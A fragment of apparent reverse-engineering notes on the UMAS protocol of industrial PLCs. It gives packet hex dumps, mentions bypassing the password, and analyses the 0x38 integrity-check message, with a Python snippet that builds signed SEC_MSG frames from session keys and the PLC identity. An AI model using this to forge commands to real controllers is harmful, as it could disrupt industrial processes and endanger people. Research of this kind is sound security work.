0010 00 56 49 8a 40 00 80 06 23 63 0a 41 3c e2 0a 41 .VI.@... #c.A<..A
0020 3c 51 f6 0e 01 f6 e6 3a ff 17 29 bc 86 6f 50 18 <Q.....: ..)..oP.
0030 10 06 ce 76 00 00 2c 02 00 00 00 28 00 5a d1 38 ...v... ,. ...(.Z.8
0040 01 65 58 2e 9b 4b a7 71 7f 87 5c 3e 45 c3 04 48 .eX..K.q ..\>E..H
0050 07 c2 50 1d fb ca 8c 07 61 ff c2 c2 0b 56 88 d4 ..P..... a....V..
0060 8c 5a d1 11 ???
    .Z..
```



What is the additional security measure after bypassing the password?


# 0x38 integrity check

## Integrity-check algorithm analysis

```
UMAS Protocol Data
  sessionkey: 0x00
  functioncode: READ_ID (0x02)
0000  00 80 f4 1a ea 2e 00 0e c6 51 49 50 08 00 45 00  . . . . . QIP . . E .
0010  00 32 d6 01 40 00 40 06 00 00 0a 41 3c e7 0a 41  . 2 . @ . @ . . . A < . A
0020  3c 51 3f c1 01 f6 3e 83 43 74 af c6 50 70 50 18  < Q ? . . . > . Ct . PpP .
0030  20 14 8d de 00 00 0b fe 00 00 00 04 00 5a 00 02  . . . . . . . . . . Z .
```

“0e 0b 01 02” is plc identity

```
00 0e c6 51 49 50 00 80 f4 1a ea 2e 08 00 45 6c . . . QIP . . . . . E1
00 00 5e 23 99 40 00 40 06 88 db 0a 41 3c 51 0a 41 . ^ # . @ . @ . . . A < Q . A
00 3c e7 01 f6 3f c1 af c6 50 70 3e 83 43 7e 50 18 < . . . ? . . . Pp > . C ~ P .
00 27 10 60 a0 00 00 0b fe 00 00 00 30 00 5a 00 fe ' . . . . . . . . . . 0 . Z .
00 0e 30 0b 01 00 00 00 10 03 00 00 16 00 0e 0b . 0 . . . . . . . . . .
00 01 02 00 00 00 00 0c 42 4d 45 20 50 35 38 20 31 . . . . . B ME P58 1
00 30 32 30 01 01 01 00 00 00 00 4a 00 02 00 . . . . . . . . . . J .
```



# 0x38 message format

32 Bytes



```
data= '\x5a'+self.session_key+data
sec_key=umas_hash3(self.plc_random_key,self.client_random_key,self.plc_identity,data)
msg= '\x5a'+self.session_key+'\x38\x01'+sec_key+data
```

UMAS Protocol Data

- seesionkey: 0xd1
- functioncode: SEC\_MSG (0x38)
- data: 01e980ac0bcf6d61938a258edf626576f0e48290c9ee63ad...
  - sec\_sign: 01e980ac0bcf6d61938a258edf626576f0e48290c9ee63ad...
  - fc90: 0x5a
  - seesionkey: 0xd1
  - functioncode: MONITOR\_PLC (0x50)
  - data: 15000107

0000	00 80 f4 1a ea 2e 00 0e c6 fd 3a 28 08 00 45 00	.....: (..E.
0010	00 5a 49 65 40 00 80 06 23 84 0a 41 3c e2 0a 41	·ZIE@... #·A<·A
0020	3c 51 f6 0e 01 f6 e6 3a fb 9e 29 bc 7e b0 50 18	<Q.....: ..)~·P·
0030	10 08 52 44 00 00 2b eb 00 00 00 2c 00 5a d1 38	·RD··+· ...·-Z·8
0040	01 e9 80 ac 0b cf 6d 61 93 8a 25 8e df 62 65 76	.....ma ·%·bev
0050	f0 e4 82 90 c9 ee 63 ad 49 ae d6 98 8e 5c 5e 84	.....c· I.....\^·
0060	b0 5a d1 50 15 00 01 07	·Z·P.....


UMAS Protocol Data

- seesionkey: 0xd1
- functioncode: SEC\_MSG (0x38)
- data: 013786b52c536e05cc7d83c17c82695aab9029c7778c18d...
  - sec\_sign: 013786b52c536e05cc7d83c17c82695aab9029c7778c18d...
  - fc90: 0x5a
  - seesionkey: 0xd1
  - functioncode: KEEP\_ALIVE (0x12)

0000	00 80 f4 1a ea 2e 00 0e c6 fd 3a 28 08 00 45 00	.....: (..E.
0010	00 56 49 66 40 00 80 06 23 87 0a 41 3c e2 0a 41	·VIf@... #·A<·A
0020	3c 51 f6 0e 01 f6 e6 3a fb d0 29 bc 7e e5 50 18	<Q.....: ..)~·P·
0030	10 07 c7 2e 00 00 2b ec 00 00 00 28 00 5a d1 38	.....+· ...·-Z·8
0040	01 37 86 b5 2c 53 6e 05 cc 7d 83 c1 7c 82 69 5a	·7··,Sn· ·}·· ·iZ
0050	ab d9 02 9c 77 78 c1 8d 4b 7b 14 b7 f2 12 31 cb	···wx·· K{····1·
0060	35 5a d1 12	5Z··

